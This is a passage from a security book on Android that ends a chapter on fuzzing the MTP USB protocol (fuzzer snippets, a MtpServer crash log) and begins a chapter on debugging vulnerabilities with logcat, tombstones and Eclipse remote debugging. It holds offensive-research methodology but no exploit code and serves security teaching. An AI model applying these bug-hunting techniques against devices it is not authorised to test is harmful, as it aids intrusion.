The MTP specification discusses the Initiator and Responder roles within the protocol flow. As with most USB device communications, the host is the Initiator and the device is the Responder. As such, Olle coded his fuzzer to repeatedly send Operation packets and read Response packets. To do this, he used PyUSB, which is a popular set of Python bindings to the `libusb` communications library. The API provided by PyUSB is clean and easy to use.

Olle starts by creating an `MTPDevice` class in `USBFuzz/MTP.py`. He derives this class from PyUSB's `BulkPipe` class, which is used, as its name suggests, for communicating with USB Bulk Pipes. Apart from a couple of timing-related options, this class needs the Vendor Id and the Product Id of the target device. After creating the initial connection to the device, much of the functionality pertains to monitoring rather than delivering inputs. As such, it will be discussed further in the next section.

Back in `examples/mtp_fuzz.py`, Olle implemented the rest of the input processing code. The following is the relevant code:

```
16 s = dev.new_session()
17 cmd = Container()/Operation(OpCode=OpCodes["OpenSession"],
    Parameter1=s)
18 cmd.show2()
19 dev.send(cmd)
20 response = dev.read_response()
[...]
```

```
27 while True:
[...]
```

```
38     dev.send(cmd)
39     response = dev.read_response(trans)
```

On lines 16 through 20, Olle opens a session with the MTP device. This process consists of sending an `Operation` packet using the *OpenSession* operation code followed by reading a `Response` packet. As shown on lines 38 and 39, this really is all that is done to deliver inputs for processing. The typical USB master-slave relationship between the host and the device makes processing inputs easy compared to other types of fuzzing. With inputs getting processed, the only thing left is to monitor the system for ill behavior.

Monitoring Testing

Fuzzing most USB devices provides relatively little means for monitoring what is happening inside the device itself. Android devices are different in this regard. It's much easier to use typical monitoring mechanisms on Android. In fact, the methods discussed earlier in this chapter work great. Still, as mentioned in the earlier "USB Fuzzing Challenges" section, the device might reset the USB bus or stop responding. These situations require special handling.

Olle's usb-device-fuzzing tool does not do any monitoring on the device itself. This fact isn't surprising, as he was not targeting Android devices when he developed his fuzzer. However, Olle does go to lengths to monitor the device itself from the host. The `MTPDevice` class implements a method called `is_alive` in order to keep tabs on whether the device is responsive. In this method, Olle first checks to see if the device is alive using the underlying `BulkPipe` class.

Following that, he sends a Skip Operation packet using an unknown transaction identifier (0xdeadbeef). This is almost sure to illicit some sort of error response signifying that the device is ready to process more inputs.

In the main fuzzer code in `examples/mtp_fuzzer.py`, Olle starts by resetting the device. This puts the device in what is presumed to be a known good state. Then, in the main loop, Olle calls the `is_alive` method after each interaction with the device. If the device stops responding, he again resets the device to return it to working order. This is a good strategy for keeping the fuzzer running for long periods of time. However, running this fuzzer against an Android device made it apparent that it is insufficient. In addition to using `is_alive`, Olle also prints out the `Operation` and `Response` packets that are sent and received. This helps determine what caused a particular issue, but it isn't perfect. In particular, it's difficult to replay inputs this way. Also, it's difficult to tie an input directly to a crash.

When targeting an Android device with this fuzzer, monitoring Android's system log yields excellent feedback. However, it's still necessary to deal with frequent device resets. Thankfully, this is pretty simple using the following command.

```
dev:~/android/usb-device-fuzzing $ while true; do adb wait-for-device \
logcat; done
[... log output here ...]
```

With this command running, it's possible to see debugging messages logged by the `MtpServer` code running in the device. Like when fuzzing Chrome for Android, monitoring the system log immediately reveals a bunch of error messages that indicate certain parts of the protocol are not supported. Commenting these out will increase efficiency and is unlikely to impact the potential to find bugs.

When we ran this fuzzer against a 2012 Nexus 7 with Android 4.4, a crash appeared within only a few minutes. The following message was logged when the process hosting the `MtpServer` thread crashed:

```
Fatal signal 11 (SIGSEGV) at 0x66f9f002 (code=1), thread 413 (MtpServer)
*** **
Build fingerprint: 'google/nakasi/grouper:4.4/KRT160/907817:user/release-
keys'
Revision: '0'
pid: 398, tid: 413, name: MtpServer >>> android.process.media <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 66f9f002
    r0 5a3adb58  r1 66f92008  r2 66f9f000  r3 0000cff8
    r4 66fa2dd8  r5 000033fb  r6 5a3adb58  r7 00009820
    r8 220b0ff6  r9 63ccbef0  s1 63ccc1c4  fp 63ccbef0
    ip 63cc3a11  sp 6a8e3a8c  lr 63cc3fc9  pc 63cc3d2a  cpsr 000f0030
```

Looking closer showed that this was a harmless crash, but the fact that a crash happened so quickly indicates there may be other issues lurking within.

We leave additional fuzzing against MtpServer, other USB protocols, devices, and so on to you if you're interested. All in all, this section shows that even applying existing public fuzzers can find bugs in Android.

Summary

This chapter provided all of the information needed to get started fuzzing on Android. It explored the high-level process of fuzzing, including identifying targets, creating test inputs, processing those inputs, and monitoring for ill behavior. It explained the challenges and benefits of fuzzing on Android.

NOTE Chapter 11 provides additional information about fuzzing SMS on Android devices.

The chapter was rounded out with in-depth discussions of three fuzzers. Two of these fuzzers were developed specifically for this chapter. The last fuzzer was a public fuzzer that was simply targeted at an Android device. In each case, the fuzzer led to the discovery of issues in the underlying code. This shows that fuzzing is an effective technique for discovering bugs and security vulnerabilities lurking inside Android devices.

The next chapter shows you how to gain a deeper understanding of bugs and vulnerabilities through debugging and vulnerability analysis. Applying the concepts within allows you to harvest fuzz results for security bugs, paving the way for turning them into working exploits.

Debugging and Analyzing Vulnerabilities

It's very difficult—arguably impossible—to create programs that are free of bugs. Whether the goal is to extinguish bugs or to exploit them, liberal application of debugging tools and techniques is the best path to understanding what went wrong. Debuggers allow researchers to inspect running programs, check hypotheses, verify data flow, catch interesting program states, or even modify behavior at runtime. In the information security industry, debuggers are essential to analyzing vulnerability causes and judging just how severe issues are.

This chapter explores the various facilities and tools available for debugging on the Android operating system. It provides guidance on how to set up an environment to achieve maximum efficiency when debugging. Using some example code and a real vulnerability, you walk through the debugging process and see how to analyze crashes to determine their root cause and exploitability.

Getting All Available Information

The first step to any successful debugging or vulnerability analysis session is to gather all available information. Examples of valuable information include documentation, source code, binaries, symbol files, and applicable tools. This section explains why these pieces of information are important and how you use them to achieve greater efficacy when debugging.

Look for documentation about the specific target, protocols that the target uses, file formats the target supports, and so on. In general, the more you know going in, the better chance of a successful outcome. Also, having easily accessible documentation during analysis often helps overcome unexpected difficulties quickly.

CROSS-REFERENCE Information about how and where to obtain source code for various Android devices is covered in Appendix B.

The source code to the target can be invaluable during analysis. Reading source code is usually much more efficient than reverse-engineering assembly code, which is often very tedious. Further, access to source code gives you the ability to rebuild the target with symbols. As discussed in the “Debugging with Symbols” section later in this chapter, symbols makes it possible to debug at the source-code level. If source code for the target itself is not available, look for source code to competing products, derivative works, or ancient precursors. Though they probably will not match the assembly, sometimes you get lucky. Different programmers, even with wildly different styles, tend to approach certain problems the same way. In the end, every little bit of information helps.

Binaries are useful for two reasons. First, the binaries from some devices contain partial *symbols*. Symbols provide valuable function information such as function names, as well as parameter names and types. Symbols bridge the gap between source code and binary code. Second, even without symbols, binaries provide a map to the program. Using static analysis tools to reverse engineer binaries yields a wealth of information. For example, disassemblers reconstruct the data and control flow from the binary. They facilitate navigating the program based on control flow, which makes it easier to get oriented in the debugger and find interesting program locations.

Symbols are more important on ARM-based systems than on x86 systems. As discussed in Chapter 9, ARM processors have several execution modes. In addition to names and types, symbols are also used to encode the processor mode used to execute each function. Further, ARM processors often store read-only constants used by a function immediately following the function’s code itself. Symbols are also used to indicate where this data lies. These special types of symbols are particularly important when debugging. Debuggers encounter issues when they don’t have access to symbols, especially when displaying stack traces or inserting breakpoints. For example, the instruction used to install a breakpoint differs between processor modes. If the wrong one is used, it could lead to a program crash, the breakpoint being missed, or even a debugger crash.

For these reasons, symbols are the most precious commodity when debugging ARM binaries on Android.

Finally, having the right tools for the job always makes the job easier. Disassemblers such as IDA Pro and radare2 provide a window into binary code. Most disassemblers are extensible using plug-ins or scripts. For example, IDA Pro has a plug-in application programming interface (API) and two scripting engines (IDC and Python), and radare2 is embeddable and provides bindings for several programming languages. Tools that extend these disassemblers may prove to be indispensable during analysis, especially when symbols are not available. Depending on the particular target program, other tools may also apply. Utilities that expose what's happening at the network, file system, system call, or library API level provide valuable perspectives on a program's execution.

Choosing a Toolchain

A *toolchain* is a collection of tools that are used to develop a product. Usually, a toolchain includes a compiler, linker, debugger, and any necessary system libraries. Simply put, building a toolchain or choosing an existing one is the first step to building your code. For the purpose of this chapter, the debugger is the most interesting component. As such, you need to choose a workable toolchain accordingly.

For Android, the entity that builds a particular device selects the toolchain during development. As a researcher trying to debug the compiler's output, the choice affects you directly. Each toolchain represents a snapshot of the tools it contains. In some cases, different versions of the same toolchain are incompatible. For example, using a debugger from version A on a binary produced by a compiler from version B may not work, or it may even cause the debugger to crash. Further, many toolchains have various bugs. To minimize compatibility issues, it is recommended that you use the same toolchain that the manufacturer used. Unfortunately, determining exactly which toolchain the manufacturer used can be difficult.

In the Android and ARM Linux ecosystems, there are a variety of debuggers from which to choose. This includes open source projects, as well as commercial products. Table 7-1 describes several of the tools that include an ARM Linux capable debugger.

Table 7-1: Tools that Include an ARM Linux Debugger

TOOL	DESCRIPTION
IDA Pro	IDA Pro is a commercial disassembler product that includes a remote debugging server for Android.
Debootstrap	Maintained by the Debian Project, this tool allows running the GNU Debugger (GDB) on a device.
Linaro	Linaro provides toolchains for several versions of Android going back to Gingerbread.
RVDS	ARM’s official compiler toolchain is commercial but evaluation copies are available.
Sourcery	Formerly Sourcery G++, Mentor Graphics’s toolchain is available in evaluation, commercial, and Lite editions.
Android NDK	The official Android Native Development Kit (NDK) enables app developers to include native code in their apps.
AOSP Prebuilt	The Android Open Source Project (AOSP) repository includes a prebuilt toolchain that is used to build AOSP firmware images.

In the course of writing this book, the authors experimented with a few of the toolchains described in this section. Specifically, we tried out IDA’s android_server, the Debootstrap GDB package, the Android NDK debugger, and the AOSP debugger. The latter two are documented in detail in the “Debugging Native Code” section later in this chapter. The best results were achieved when we used the AOSP prebuilt toolchain in conjunction with an AOSP-supported Nexus device. Individual mileage may vary.

Debugging with Crash Dumps

The simplest debugging facility provided by Android is the system log. Accessing the system log is accomplished by running the `logcat` utility on the device. It is also accessible using the `logcat` Android Debug Bridge (ADB) device command. We introduced this facility in Chapter 2 and used it in Chapters 4 and 6 to watch for various system events. Monitoring the system log puts a plethora of real-time feedback, including exceptions and crash dumps, front and center. We highly recommend monitoring the system log whenever you do any testing or debugging on an Android device.

System Logs

When an exception occurs in a Dalvik application, including in the Android Framework, the exception detail is written to the system log. The following excerpt from the system log of a Motorola Droid 3 shows one such exception occurring.


```

D/AndroidRuntime: Shutting down VM
W/dalvikvm: threadid=1: thread exiting with uncaught exception
(group=0x4001e560)
E/AndroidRuntime: FATAL EXCEPTION: main
E/AndroidRuntime: java.lang.RuntimeException: Error receiving broadcast
Intent
{ act=android.intent.action.MEDIA_MOUNTED dat=file:///sdcard/nosuchfile }
in
com.motorola.usb.UsbService$1@40522c10
E/AndroidRuntime:      at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:722)
E/AndroidRuntime:      at android.os.Handler.handleCallback(Handler.
java:587)
E/AndroidRuntime:      at android.os.Handler.dispatchMessage(Handler.
java:92)
E/AndroidRuntime:      at android.os.Looper.loop(Looper.java:130)
E/AndroidRuntime:      at
android.app.ActivityThread.main(ActivityThread.java:3821)
E/AndroidRuntime:      at java.lang.reflect.Method.invokeNative(Native
Method)
E/AndroidRuntime:      at java.lang.reflect.Method.invoke(Method.
java:507)
E/AndroidRuntime:      at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run
(ZygoteInit.java:839)
E/AndroidRuntime:      at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:597)
E/AndroidRuntime:      at dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime: Caused by: java.lang.ArrayIndexOutOfBoundsException
E/AndroidRuntime:      at java.util.ArrayList.get(ArrayList.java:313)
E/AndroidRuntime:      at com.motorola.usb.UsbService.onMediaMounted
(UsbService.java:624)
E/AndroidRuntime:      at
com.motorola.usb.UsbService.access$1100(UsbService.java:54)
E/AndroidRuntime:      at
com.motorola.usb.UsbService$1.onReceive(UsbService.java:384)
E/AndroidRuntime:      at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:709)
E/AndroidRuntime:      ... 9 more

```

In this case, a `RuntimeException` was raised when receiving a `MEDIA_MOUNTED` Intent. The Intent is being processed by the `com.motorola.usb.UsbService` Broadcast Receiver. Walking further up the exception stack reveals that an `ArrayIndexOutOfBoundsException` occurred in the `onMediaMounted` function in the `UsbService`. Presumably, the exception occurs because the `file:///sdcard/nosuchfile` uniform resource indicator (URI) path does not exist. As seen on the third line, the exception is fatal and causes the service to terminate.

Tombstones

When a crash occurs in native code on Android, the debugger daemon prepares a brief crash report and writes it to the system log. In addition, `debuggerd` also saves the crash report to a file called a *tombstone*. These files are located in the

/data/tombstones directory on nearly all Android devices. Because access to this directory and the files inside it is usually restricted, reading tombstone files typically requires root access. The following excerpt shows an abbreviated example of a native code crash log:

```
255|shell@mako:/ $ ps | lolz
/system/bin/sh: lolz: not found
Fatal signal 13 (SIGPIPE) at 0x00001303 (code=0), thread 4867 (ps)
*** **
Build fingerprint: 'google/occam/mako:4.3/JWR66Y/776638:user/relea...
Revision: '11'
pid: 4867, tid: 4867, name: ps >>> ps <<<
signal 13 (SIGPIPE), code -6 (SI_TKILL), fault addr -----
r0 ffffffff r1 b8efe0b8 r2 00001000 r3 00000888
r4 b6fa9170 r5 b8efe0b8 r6 00001000 r7 00000004
r8 bedfd718 r9 00000000 s1 00000000 fp bedfda77
ip bedfd76c sp bedfd640 lr b6f80dd5 pc b6f7c060 cpsr 200b0010
d0 75632f7274746120 d1 0000000000000020
d2 0000000000000020 d3 0000000000000020
d4 0000000000000000 d5 0000000000000000
d6 0000000000000000 d7 8af4a6c000000000
d8 0000000000000000 d9 0000000000000000
d10 0000000000000000 d11 0000000000000000
d12 0000000000000000 d13 0000000000000000
d14 0000000000000000 d15 0000000000000000
d16 c1dd406de27353f8 d17 3f50624dd2f1a9fc
d18 41c2cfd7db000000 d19 0000000000000000
d20 0000000000000000 d21 0000000000000000
d22 0000000000000000 d23 0000000000000000
d24 0000000000000000 d25 0000000000000000
d26 0000000000000000 d27 0000000000000000
d28 0000000000000000 d29 0000000000000000
d30 0000000000000000 d31 0000000000000000
scr 00000010

backtrace:
#00 pc 0001b060 /system/lib/libc.so (write+12)
#01 pc 0001fdd3 /system/lib/libc.so (__sflush+54)
#02 pc 0001fe61 /system/lib/libc.so (fflush+60)
#03 pc 00020cad /system/lib/libc.so
#04 pc 00022291 /system/lib/libc.so
...
```

The crash in the preceding example is triggered by the `SIGPIPE` signal. When the system attempts to pipe the output from the `ps` command to the `lolz` command, it finds that `lolz` does not exist. The operating system then delivers the `SIGPIPE` signal to the `ps` process to tell it to terminate its processing. In addition to the `SIGPIPE` signal, several other signals are caught and result in a native crash log. Most notably, segmentation violations are logged via this facility.

Exclusively using crash dumps for debugging leaves much to be desired. Researchers turn to interactive debugging when crash dumps are not enough.

The rest of this chapter focuses on interactive debugging methods and how to apply them to analyze vulnerabilities.

Remote Debugging

Remote debugging is a form of debugging in which a developer uses a debugger that runs on a separate computer from the target program. This method is commonly used when the target program uses full screen graphics or, as in our case, the target device doesn't provide a suitable interface for debugging. To achieve remote debugging, a communication channel must be set up between the two machines. Figure 7-1 depicts a typical remote debugging configuration, as it applies to Android devices.




Figure 7-1: Remote debugging configuration

In this configuration, the developer connects his device to his host machine either via the same local area network (LAN) or universal serial bus (USB). When using a LAN, the device connects to the network using Wi-Fi. When using USB, the device is plugged directly into the host machine. The developer then runs a debugger server and a debugger client on the Android device and his host machine, respectively. The client then communicates with the server to debug the target program.

Remote debugging is the preferred method for debugging on Android. This methodology is used when debugging both Dalvik code and native code. Because most Android devices have a relatively small screen and lack a physical keyboard,

they don't have debugger-friendly interfaces. As such, it's easy to see why remote debugging is preferred.

Debugging Dalvik Code

The Java programming language makes up a large part of the Android software ecosystem. Many Android apps, as well as much of the Android Framework, are written in Java and then compiled down to Dalvik bytecode. As with any significantly complex software stack, programmers make mistakes and bugs are born. Tracking down, understanding, and addressing these bugs is a job made far easier with the use of a debugger. Thankfully, many usable tools exist for debugging Dalvik code.

Dalvik, like its Java cousin, implements a standardized debug interface called Java Debug Wire Protocol, or *JDWP* for short. Nearly all of the various tools that exist for debugging Dalvik and Java programs are built upon this protocol. Although the internals of the protocol are beyond the scope of this book, studying this protocol may be beneficial to some readers. A good starting point for obtaining more information is Oracle's documentation on JDWP at <http://docs.oracle.com/javase/1.5.0/docs/guide/jpda/jdwp-spec.html>.

At the time of this writing, two official development environments are provided by the Android team. The newer of the two, Android Studio, is based on IntelliJ IDEA made by JetBrains. Unfortunately, this tool is still in the prerelease phase. The other tool, the Android Development Tools (ADT) plug-in for the Eclipse IDE, is and has been the officially supported development environment for Android app developers since the r3 release of the Android Software Development Kit (SDK).

In addition to development environments, several other tools are built upon the JDWP standard protocol. For instance, the Android Device Monitor and Dalvik Debug Monitor Server (DDMS) tools included with the Android SDK use JDWP. These tools facilitate app profiling and other system-monitoring tasks. They use JDWP to access app-specific information like threads, heap usage, and ongoing method calls. Beyond the tools included with the SDK, several other tools also rely on JDWP. Among these are the traditional Java Debugger (JDB) program included with Oracle's Java Development Kit (JDK) and the AndBug tool demonstrated in Chapter 4. This is by no means an exhaustive list, as JDWP is used by several other tools not listed in this text.

In an effort to simplify matters, we chose to stick to the officially supported tools for the demonstrations in this section. Throughout the examples in this section, we used the following software:

- Ubuntu 12.04 on amd64
- Eclipse from eclipse-java-indigo-SR2-linux-gtk-x86_64.tar.gz

- Android SDK r22.0.5
- Android NDK r9
- Android's ADT plug-in v22.0.5

To make developers' lives easier, the Android team started offering a combined download called the ADT Bundle in late 2012. It includes Eclipse, the ADT plug-in, the Android SDK and Platform-tools, and more. Rather than downloading each component separately, this single download contains everything most developers need. The only noteworthy exception is the Android NDK, which is only needed for building apps that contain native code.

Debugging an Example App

Using Eclipse to debug an Android app is easy and straightforward. The Android SDK comes with a number of sample apps that help you become familiar with the Eclipse environment. However, a dead simple "Hello World" app is included in the materials for this chapter on the book's website: www.wiley.com/go/androidhackershandbook. We use this app for demonstrative purposes throughout this section. To follow along, import the `HelloWorld` project into your Eclipse workspace using **File > Import** followed by **General > Existing Projects into Workspace**. After Eclipse finishes loading, it displays the Java perspective as shown in Figure 7-2.




Figure 7-2: Eclipse Java perspective

To begin debugging the application, click the Debug As icon in the toolbar—the one that looks like a bug—to bring up the Debug perspective. As its name implies, this perspective is designed especially for debugging. It displays the views most pertinent to debugging, which puts the focus on the most relevant information. Figure 7-3 shows the debug perspective after the debugging session has launched.




Figure 7-3: Eclipse Debug perspective

As you can see, several of the views displayed are not present in the Java perspective. In fact, the only views common with the Java perspective are the outline and source code views. In Figure 7-3, the debugger is stopped on a breakpoint placed in the main activity. This is apparent from the highlighted line of code and the stack frame selected in the Debug view. Clicking the various stack frames in this view displays the surrounding code in the source code view. Clicking frames for which no source code is available displays a descriptive error instead. The next section describes how to display source code from the Android Framework while debugging.

Although this method is straightforward, a lot of things are happening under the hood. Eclipse automatically handles building a debug version of the app, installing the app to the device, launching the app, and attaching the debugger. Debugging applications on an Android device typically requires the `android:debuggable=true` flag to be set in the application's manifest, also known

as the `AndroidManifest.xml` file. Later, in the “Debugging Existing Code” section, methods for debugging other types of code are presented.

Showing Framework Source Code

Occasionally, it’s useful to see how the application code is interacting with the Android Framework. For example, you may be interested in how the application is being invoked or how calls into the Android Framework are being processed. Thankfully it’s possible to display the source code for the Android Framework when clicking stack frames, just as the source code for an app is displayed.

The first thing you need to accomplish this is a properly initialized AOSP repository. To initialize AOSP properly, follow the build instructions from the official Android documentation located at <http://source.android.com/source/building.html>. When using a Nexus device, as we recommend, pay special attention to the branch and configuration for the device being used. You can find these details at <http://source.android.com/source/building-devices.html>. The final step for initialization is running the `lunch` command. After the AOSP repository is initialized correctly, proceed to the next step.

The next step involves building a class path for Eclipse. From the AOSP root directory, run the `make idegen` command to build the `idegen.sh` script. When the build is complete, you can find the script in the `development/tools/idegen` directory. Before running the script, create the `excluded-paths` file in the top-level directory. Exclude all of the directories under the top-level that you don’t want to include. To make this step easier, an example `excluded-paths` file, which includes only code from the `frameworks` directory, is included in the materials accompanying this book. When the `excluded-paths` file is ready, execute the `idegen.sh` script. The following shell session excerpt shows the output from a successful execution:

```
dev:~/android/source $ ./development/tools/idegen/idegen.sh
Read excludes: 3ms
Traversed tree: 1794ms
dev:~/android/source $ ls -l .classpath
-rw----- 1 jdrake jdrake 20K Aug 25 17:46 .classpath
dev:~/android/source $
```

The resulting class path data gets written to the `.classpath` file in the current directory. You will use this in the next step.

The next step involves creating a new project to contain the source code files from the class path that you generated. Using the same workspace as the “Hello World” app from the previous section, create a new Java project with `File > New Project > Java > Java Project`. Enter a name for the project, such as **AOSP Framework Source**. Deselect the `Use Default Location` check box and instead specify the path to the top-level AOSP directory. Here, Eclipse uses the `.classpath` file created in the previous step. Click `Finish` to conclude this step.

NOTE Due to the sheer size of the Android code, Eclipse may run out of memory when creating or loading this project. To work around this issue, add the `-vmargs -Xmx1024m` command line options when starting Eclipse.

Next, start debugging the example application as in the last section. If the breakpoint is still set in the main activity's `onCreate` function, execution pauses there. Now, click one of the parent stack frames in the debug view. It should bring up a Source Not Found error message. Click the Attach Source button. Revealing the button may require enlarging the window because the window does not scroll. When the Source Attachment Configuration dialog appears, click the Workspace button. Select the AOSP Framework Source project that was created in the previous step and click OK. Click OK again. Finally, click the stack frame in the debug view again. Voilà! The source code for the Android Framework function related to selected stack frame should be displayed. Figure 7-4 shows Eclipse displaying the source code for the function that calls the main activity's `onCreate` function.




Figure 7-4: Source for Activity.performCreate in Eclipse

After following the instructions in this section, you can use Eclipse to step through Android Framework source code. However, some code was intentionally excluded from the class path. Should displaying code from excluded classes become necessary, modify the included `excluded-paths` file. Likewise, if you determine that some included paths aren't necessary for your debugging

session, add them to `excluded-paths`. After modifying `excluded-paths`, repeat the process to regenerate the `.classpath` file.

Debugging Existing Code

Debugging system services and prebuilt apps requires a slightly different approach. As briefly mentioned, debugging Dalvik code typically requires that it be contained within an app that has the `android:debuggable` flag set to `true`. As shown in Figure 7-5, firing up DDMS or Android Device Monitor, which come with the Android SDK, only shows debuggable processes.




Figure 7-5: Android Device Monitor with `ro.debuggable=0`

